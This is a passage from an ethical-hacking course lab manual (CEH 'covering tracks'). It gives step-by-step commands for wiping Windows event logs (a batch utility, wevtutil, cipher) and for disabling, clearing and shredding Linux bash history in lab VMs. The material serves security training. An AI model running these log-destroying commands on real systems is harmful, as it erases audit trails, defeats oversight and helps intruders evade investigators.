
Clearing Logs using Clear_Event_Viewer_Logs.bat Utility

- On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.

 The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

 There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.

2. The **User Account Control** pop-up appears; click **Yes**.
3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.



```
cmd C:\WINDOWS\System32\cmd.exe
clearing "Microsoft-Windows-FileHistory-Core/Analytic"
clearing "Microsoft-Windows-FileHistory-Core/Debug"
clearing "Microsoft-Windows-FileHistory-Core/WHC"
clearing "Microsoft-Windows-FileHistory-Engine/Analytic"
clearing "Microsoft-Windows-FileHistory-Engine/BackupLog"
clearing "Microsoft-Windows-FileHistory-Engine/Debug"
clearing "Microsoft-Windows-FileHistory-EventListener/Analytic"
clearing "Microsoft-Windows-FileHistory-EventListener/Debug"
clearing "Microsoft-Windows-FileHistory-Service/Analytic"
clearing "Microsoft-Windows-FileHistory-Service/Debug"
clearing "Microsoft-Windows-FileHistory-UI-Events/Analytic"
clearing "Microsoft-Windows-FileHistory-UI-Events/Debug"
clearing "Microsoft-Windows-FileInfoMinifilter/Operational"
clearing "Microsoft-Windows-Firewall-CPL/Diagnostic"
clearing "Microsoft-Windows-Folder Redirection/Operational"
clearing "Microsoft-Windows-FontGroups/Diagnostic"
clearing "Microsoft-Windows-Forwarding/Debug"
clearing "Microsoft-Windows-Forwarding/Operational"
clearing "Microsoft-Windows-GPIO-ClassExtension/Analytic"
clearing "Microsoft-Windows-GenericRoaming/Admin"
clearing "Microsoft-Windows-GroupPolicy/Operational"
clearing "Microsoft-Windows-HAL/Debug"
clearing "Microsoft-Windows-HealthCenter/Debug"
clearing "Microsoft-Windows-HealthCenter/Performance"
clearing "Microsoft-Windows-HealthCenterCPL/Performance"
clearing "Microsoft-Windows-HelloForBusiness/Operational"
clearing "Microsoft-Windows-Help/Operational"
clearing "Microsoft-Windows-HomeGroup Control Panel Performance/Diagnostic"
clearing "Microsoft-Windows-HomeGroup Control Panel/Operational"
"
```

Figure 4.2.1: Command Prompt: clearing event logs


Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.

T A S K 2 . 2

Clearing Logs using wevtutil

4. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
5. The **User Account Control** pop-up appears; click **Yes**.
6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

Note: **el | enum-logs** lists event log names.




The screenshot shows an Administrator Command Prompt window. The title bar reads "Administrator: Command Prompt". The command "wevtutil el" has been entered and is highlighted with a red box. The output lists numerous event log names, including "AMSI/Debug", "AirSpaceChannel", "Analytic", "Application", "DirectShowFilterGraph", "DirectShowPluginControl", "Els_Hyphenation/Analytic", "EndpointMapper", "FirstUXPerf-Analytic", "ForwardedEvents", "General Logging", "HardwareEvents", "IHM_DebugChannel", "InstallUXPerformance-Analytic", "Intel-iaLPSS-GPIO/Analytic", "Intel-iaLPSS-I2C/Analytic", "Intel-iaLPSS2-GPIO2/Debug", "Intel-iaLPSS2-GPIO2/Performance", "Intel-iaLPSS2-I2C/Debug", "Intel-iaLPSS2-I2C/Performance", "Internet Explorer", "Key Management Service", "MF_MediaFoundationDeviceMFT", "MF_MediaFoundationDeviceProxy", "MF_MediaFoundationFrameServer", "MediaFoundationVideoProc", and "MediaFoundationVideoProcD3D".

Figure 4.2.2: Command Prompt: List of event logs

7. Now, type **wevtutil cl <log_name>** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log:** clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.



The screenshot shows an Administrator Command Prompt window. The title bar reads "Administrator: Command Prompt". The command "wevtutil cl system" has been entered and is highlighted with a red box. The output shows the command being run: "C:\WINDOWS\system32> wevtutil cl system".

Figure 4.2.3: Command Prompt: Clearing system logs

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application, security**).

Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

9. In **Command Prompt**, type **cipher /w:<Drive or Folder or File Location>** and press **Enter** to deleted files in a specific drive, folder, or file.

Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

T A S K 2 . 3

Delete Files using Cipher.exe

- The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.

```
C:\WINDOWS\system32>cipher /w:C:
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.
.
.
Writing 0xFF
.
.
.
Writing Random Numbers
.
.
.
C:\WINDOWS\system32>
```

Figure 4.2.4: Command Prompt: Encrypting deleted files

Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.

- This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).
- Close all open windows and document all the acquired information.

T A S K 3

Clear Linux Machine Logs using the BASH Shell

Here, we will clear the Linux machine event logs using the BASH shell.

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash_history.

- Turn on the **Parrot Security** virtual machine.
- In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 4.3.1: Parrot Security login page


Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
 4. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

5. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.



The screenshot shows a terminal window titled "Parrot Terminal". The window has a dark background with light-colored text. At the top, there's a menu bar with options: File, Edit, View, Search, Terminal, Help. Below the menu, the terminal prompt is "[attacker@parrot]~". The user has entered two commands: "\$ export HISTSIZE=0" and "\$ history -c". Both of these commands are highlighted with a red rectangular selection box. After each command, there is a small red arrow pointing to the right, indicating the command was executed. The terminal ends with a prompt "\$".

Figure 4.3.2: Disabling and clearing system logs


6. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
7. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

T A S K 3 . 2**Shred System Logs**

 You can view the saved command history using the more `~/.bash_history` command. This feature of BASH is a problem for hackers, as investigators could use the `bash_history` file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

- Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.



The screenshot shows a terminal window titled "Parrot Terminal". The command \$shred ~./.bash_history is entered and executed. The output is mostly illegible due to shredding, appearing as a mix of green and black characters. The command \$more ~./.bash_history is then entered, but its output is also illegible.

Figure 4.3.3: Shredding history

- You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.
- This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.



The screenshot shows a terminal window titled "Parrot Terminal". The command \$shred ~./.bash_history && cat /dev/null > .bash_history && history -c && exit is entered and executed. The output is illegible.

Figure 4.3.4: Shredding, deleting and clearing system logs

- This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
- Close all open windows and document all the acquired information
- Turn off the **Parrot Security** virtual machine.

T A S K 4**Clear Windows Machine Logs using CCleaner**

Here, we will use CCleaner to clear the system logs of the Windows machine.

T A S K 4 . 1**Install CCleaner**

- On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11\Module 06 System Hacking\Covering Tracks Tools\CCleaner**, double-click **cctrilsetup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

 CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks..

2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.

